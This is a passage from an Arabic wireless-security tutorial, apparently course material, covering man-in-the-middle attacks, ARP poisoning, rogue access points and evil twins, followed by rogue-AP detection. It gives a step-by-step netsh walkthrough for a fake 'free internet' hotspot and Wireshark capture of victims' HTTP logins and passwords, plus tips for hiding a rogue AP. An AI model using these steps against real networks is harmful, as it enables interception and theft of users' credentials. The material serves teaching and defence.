٥- بعد أن تنجح عملية اتصال الضحية مع الأكسس بوينت الكاذبة، المهاجم يكون قد خدع الضحية الذي يعتقد أنه اتصل بالأكسس بوينت الأصلية



٦- المهاجم أصبح بين الأكسس بوينت والضحية ويستطيع الاستماع إلى كل الترفك




هجوم رجل في المنتصف باستخدام Aircrack-ng

١- ضع كرت الشبكة في مود المراقبة عن طريق **airmon-ng**

٢- ابدأ **airodump-ng** لإكتشاف الشبكات الموجودة



٣- القيام بهجوم إعادة المصادقة باستخدام **Aireplay-ng**



٤- القيام بعملية اتصال كاذب مع الأكسس بوينت باستخدام **aireplay-ng**



هجوم تسميم ARP

ARP يستخدم لتحديد عنوان الماك يقوم بترجمة عناوين IP المعروفة، عادتاً هو لا يملك أي خصائص تعريفية يمكن أن تخبر أن هذا الطلب من جهاز شرعي أو أن هذا الطلب هو طلب كاذب

تسميم ARP هو هجوم تقني يستغل الضعف في عملية التحقق، في هذه العملية فإن **ARP cache** المخبئ يحتفظ به في نظام التشغيل مع عنوان ماك خاطئ قد فسد

هذا يمكن الوصول إليه بإرسال **ARP Replay** مع عنوان ماك خاطئ

هجوم تسميم ARP يؤثر على الأجهزة الموجودة في الشبكة الفرعية **subnet**، كل المحطات التي تتصل مع subnet المتأثرة بهجوم تسميم ARP تصبح عرضة للهجوم ، معظم الأكسس بوينت تلعب دور


MAC layer brides، كل الاجهزة التي تتصل مع switch or hub هي حساسة لهجوم تسميم ARP إذا كانت الاكسس بوينت متصلة بشكل مباشر مع switch or hub بدون إي راوتر أو جدار ناري

router or firewall

الحوار التالي يشرح عملية هجوم تسميم ARP:

المهاجم يقوم بسرقة واستخدام عنوان الماك للشخص المتصل بالأكسس بوينت الثانية ثم يحاول أن يقوم بعملية مصادقة مع الاكسس بوينت الأولى ، الأكسس بوينت الاولى تقوم بإرسال معلومات تحديث عناوين الماك إلى switches and routers في الشبكة، والتي تقوم بتشغيل **تحديث** لجدول التوجيه والتبديل routing and switching tables

الآن الترفك المعد إلى أن يرسل من network backbone إلى جهاز المستخدم لن يرسل إلى الأكسس بوينت الثانية بل سوف يرسل إلى الأكسس بوينت الأولى



الأكسس بوينت المخادعة Rouge AP

هي الأكسس بوينت التي يتم تركيبها بالشبكة بدون تصريح وخارج إدارة مدير الشبكة

هذه الأكسس بوينت المخادعة تسبب عوز في حماية الشبكة وتؤمن بوابة خلفية **backdoor** للوصول للشبكة

ليحصل المهاجم على بوابة خلفية للوصول للشبكة عليه القيام بالأمور التالية:

- اختيار الموقع المناسب لوضع الأكسس بوينت المخادعة الذي يسمح بمنطقة تغطية أعظمية
- منع نشر اسم SSID (silent mode) وأي خصائص إدارية أخرى لتجنب كشف الأكسس بوينت
- وضع الأكسس بوينت خلف جدار ناري إذا أمكن لتجنب network scanners
- نشر الأكسس بوينت المخادعة لفترة زمنية قصيرة

سيناريوهات إعداد الأكسس بوينت المخادعة

- **تركيب أكسس بوينت صغيرة الحجم ووصلها إلى Ethernet port في شبكة الشركة:** الأكسس بوينت ذات الحجم الصغير متوافرة بالأسواق ويمكن اخفائها بسهولة وتتطلب طاقة قلية ويمكن تغذيتها ببطارية
- **الأكسس بوينت المخادعة تتصل مع شبكة الشركة عبر وصلة لاسلكية:** هذا ممكن عندما تكون الشركة الهدف تملك تغطية لاسلكية، والاكسس بوينت تتصل بشكل لاسلكي مع الشبكة وإخفاء الأكسس بوينت هو أمر سهل ولكن الاتصال اللاسلكي مع الشبكة بحاجة إلى تصريح أو شهادة من الشبكة الهدف، المهاجم يجب أن يستخدم وصلة **جسر لاسلكي** لكي يتصل مع أكسس بوينت من الشبكة النظامية
- **إضافة USB-based rogue AP إلى جهاز من الشركة:** عادتاً ما يتم وصلها مع جهاز ويندوز متصل مع الشبكة الهدف إما بشكل سلكي أو بشكل لاسلكي، الوصول للشبكة يمكن أن يتم مشاركته مع الأكسس بوينت المخادعة باستخدام **USB AP,s software** ، هذا يلغي الحاجة إلى استخدام Ethernet port أو ترخيص من الشبكة الهدف من أجل إعداد الأكسس بوينت المخادعة
- **Software-based rogue AP تعمل على جهاز ويندوز في الشركة الهدف:** في هذا السيناريو لست بحاجة إلى جهاز أكسس بوينت ولكن يتم إعداد **software** يدمج مع **Wi-Fi adapter** في الشبكة الهدف هذا ممكن من خلال virtual Wi-Fi capability للإصدارات الأخيرة من أنظمة ويندوز

التوأم الشيطاني Evil Twin


هي أكسس بوينت تتظاهر على أنها أكسس بوينت شرعية من خلال تقليد أو محاكاة اسم شبكة أخر

المهاجم يقوم بإعداد أكسس بوينت مخادعة **rogue AP** خارج محيط الشركة ويقوم بخداعة المستخدم ليقوم بالاتصال بالأكسس بوينت الخطأ، المهاجم يمكن أن يستخدم أدوات مثل **KARMA** التي تقوم بمراقبة station probes من أجل خلق evil twin

يمكن اختيار أي اسم SSID ولكن يجب أن تختار اسم SSID مناسب من أجل **خداع** المستخدمين

الأجهزة عادتاً تتصل مع الأكسس بيونت بالاعتماد على اسم الشبكة SSID و **قوة** الإشارة بالإضافة إلى أن الأجهزة تعاود الاتصال بشكل ديناميكي مع أي SSID اتصلت معه من قبل، هذا يسمح للمهاجم خداع المستخدمين بسهولة فقط من خلال وضع أكسس بوينت Evil Twin بجانب الشبكة الهدف و عندما يتصل

به المستخدمين يمكن للمهاجم الوصول إلى الشبكة الهدف



إعداد Fake Hotspot (Evil Twin)

Hotspot يقصد بها الشبكة اللاسلكية في المناطق العامة

Hotspots الموجودة في أي مكان ليست كلها أكسس بوينت شرعية، من الممكن أن تكون evil twin مركبة من قبل المهاجم الذي يحاول أن يظهر على أنه hotspot شرعية

من الصعب أن تميز بين hotspot الشرعية و evil twin لأن evil twin تظهر على أنها أكسس بوينت شرعية ، مثلاً المستخدم يحاول الدخول ويجد جهازين أكسس بوينت إحداهما شرعية والثانية هي مخادعة evil twin

التالي هي خطوات إعداد Fake hotspot (Evil Twin):

يقوم المهاجم بخلق شبكة وتسميتها باسم **مضلل** للضحية و يقوم بعرض كلمة السر مع اسم الشبكة المغري وعندما يقع الضحية في هذا الفخ سوف يتصل بشبكة المهاجم، المهاجم يقوم بتشغيل **wireshark** ويلتقط البيانات ثم يقوم بتحليلها والحصول على المعلومات الحساسة الخاصة بالضحية

يمكنك اجراء هذا الهجوم من خلال الخطوات التالية:

١- اضغط رز ويندوز+R واكتب cmd



واكتب الأمر التالي

```
>netsh wlan set hostednetwork mode=allow ssid="free internet
key:12345678"  key=12345678
```



٢- ثم قم بتفعيل خاصية السماح للمستخدمين الآخرين على الشبكة بالاتصال باستخدام اتصال انترنت الموجود على الكمبيوتر من قائمة مشاركة من خصائص كرت الشبكة اللاسلكية



٣- ثم قم بكتابة الامر التالي

```
>netsh wlan start hostednetwork
```

٤- قم بكتابة الأمر التالي لمعرفة إذا اتصل الضحية بالشبكة

```
>netsh wlan show hostednetwork
```

```
Administrator: C:\Windows\system32\cmd.exe
    Channel                    : 11
    Number of clients          : 0

C:\Users\Shaar>netsh wlan show hostednetwork

Hosted network settings
-----------------------
    Mode                       : Allowed
    SSID name                  : "free internet key:12345678"
    Max number of clients      : 100
    Authentication             : WPA2-Personal
    Cipher                     : CCMP

Hosted network status
---------------------
    Status                     : Started
    BSSID                      : cc:52:af:96:ce:76
    Radio type                 : 802.11b
    Channel                    : 11
    Number of clients          : 1
        b0:5c:e5:a8:f2:3d          Authenticated


C:\Users\Shaar>
```


٥- قم بفتح برنامج **wireshark** واضغط على **Interface List** واختر كرت الشبكة الذي تجد عليه حركة بيانات ثم اضغط **start**

The Wireshark Network Analyzer [Wireshark 1.8.2 (SVN Rev 44520 from /trunk-1.8)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter:
Expression... Clear Apply Save
WIRESHARK
The World's Most Popular Network Protocol Analyzer
Version 1.8.2 (SVN Rev 44520 from /trunk-1.8)
Capture
Interface List
Start
AirPcap USB wireless capture adapter nr. 00
Microsoft Corporation
Capture Options
Files
Open
Open Recent:
Sample Captures
Online
Website
User's Guide
Security
Ready to load or capture
No Packets
Profile: Default


Wireshark: Capture Interfaces
Description
IP
Packets
Packets/s
AirPcap USB wireless capture adapter nr. 00
none
2154
15
Details
none
0
0
Details
Microsoft Corporation
fe80::3d78:efc3:c874:6f57
375
3
Details
Realtek PCIe GBE Family Controller
none
375
3
Details
Help
Start
Stop
Options
Close

٦- بعد انتهاء عملية الإلتقاط ستكون كل معلومات الجلسة الخاصة بالضحية قد أصبحت لديك يمكنك استخدام عملية فلترة ل **http** والبحث عن المعلومات الحساسة مثل اسم الدخول وكلمة المرور





Victim
Victim
Broadcast SSID:Starbucks
3G or Ethernet
Connection to
the Internet
Attacker
Computer set as AP,
Running a Sniffer
Internet

Wi-Fi Sniffer: Kismet

المصدر: http://www.kismetwireless.net

هو مكتشف للشبكات اللاسلكية في الطبقة الثانية و sniffer و نظام لكشف التطفل، وهو موجود بشكل تلقائي في نظام Kali ويمكنه تعريف الشبكات اللاسلكية من خلال جمع حزم البيانات بشكل غير فعال ويستطيع كشف اسم الشبكات المخفية ويكشف حضور الشبكات التي لا تقوم بإرسال فريم beacon عن طريق حركة البيانات



كشف ومنع الأكسس بوينت المخادعة

كشف ومنع الأكسس بوينت المخادعة أمر ضروري يجب أن تقوم به للتأكد من حماية الشبكة اللاسلكية

الأكسس بوينت المخادعة هي أكسس بوينت غير مصرح أو غير مسموح بها من قبل مدير الشبكة

المشكلة هي عند الاتصال بهذه الاكسس بوينت المخادعة أنها لا تحوي على سياسة حماية، هذا يمكن أن يسمح بفتح interface **غير محمي** في الشبكة الموثوقة و المحمية

هناك عدة تقنيات لكشف الأكسس بوينت المخادعة:

- **مسح التردد الراديوي RF scanning**: إعداد أكسس بوينت تقوم فقط بإلتقاط حزم البيانات وتحللها (أكسس بوينت تعمل كحساس راديوي) يتم وصلها مع الشبكة السلكية لكشف وتحذير مدير الشبكة اللاسلكية حول أي جهاز لاسلكي يعمل في المنطقة، هذا الحساس لا يغطي المناطق الميتة (هي المناطق التي لا يصلها إشارة الشبكة اللاسلكية)، يجب إضافة اكثر من حساس لكشف الأكسس بوينت التي توضع في المناطق الميتة
- **مسح لأجهزة الأكسس بوينت AP scanning**: أجهزة الأكسس بوينت التي تعمل على كشف الأكسس بوينت المجاورة التي تعمل في المناطق القريبة سوف تعرض البيانات عبر web interface ، هذه الحالة تجعل قدرة الأكسس بوينت على كشف الأجهزة المجاورة لمساحة معينة محدودة

منع الاكسس بوينت المخادعة

إذا وجدت أي اكسس بوينت مخادعة في الشبكة اللاسلكية يمكن منعها بشكل فوري لتجنيب المستخدمين المصرح لهم من الاتصال بها، هذا يمكن أن يتم بالخطوات التالية:

- منع الخدمة من الأكسس بوينت المخادعة عن طريق هجوم منع الخدمة
- إغلاق switch port الذي تتصل به الأكسس بوينت المخادعة أو تحديد مكان الأكسس بوينت المخادعة وإزالتها

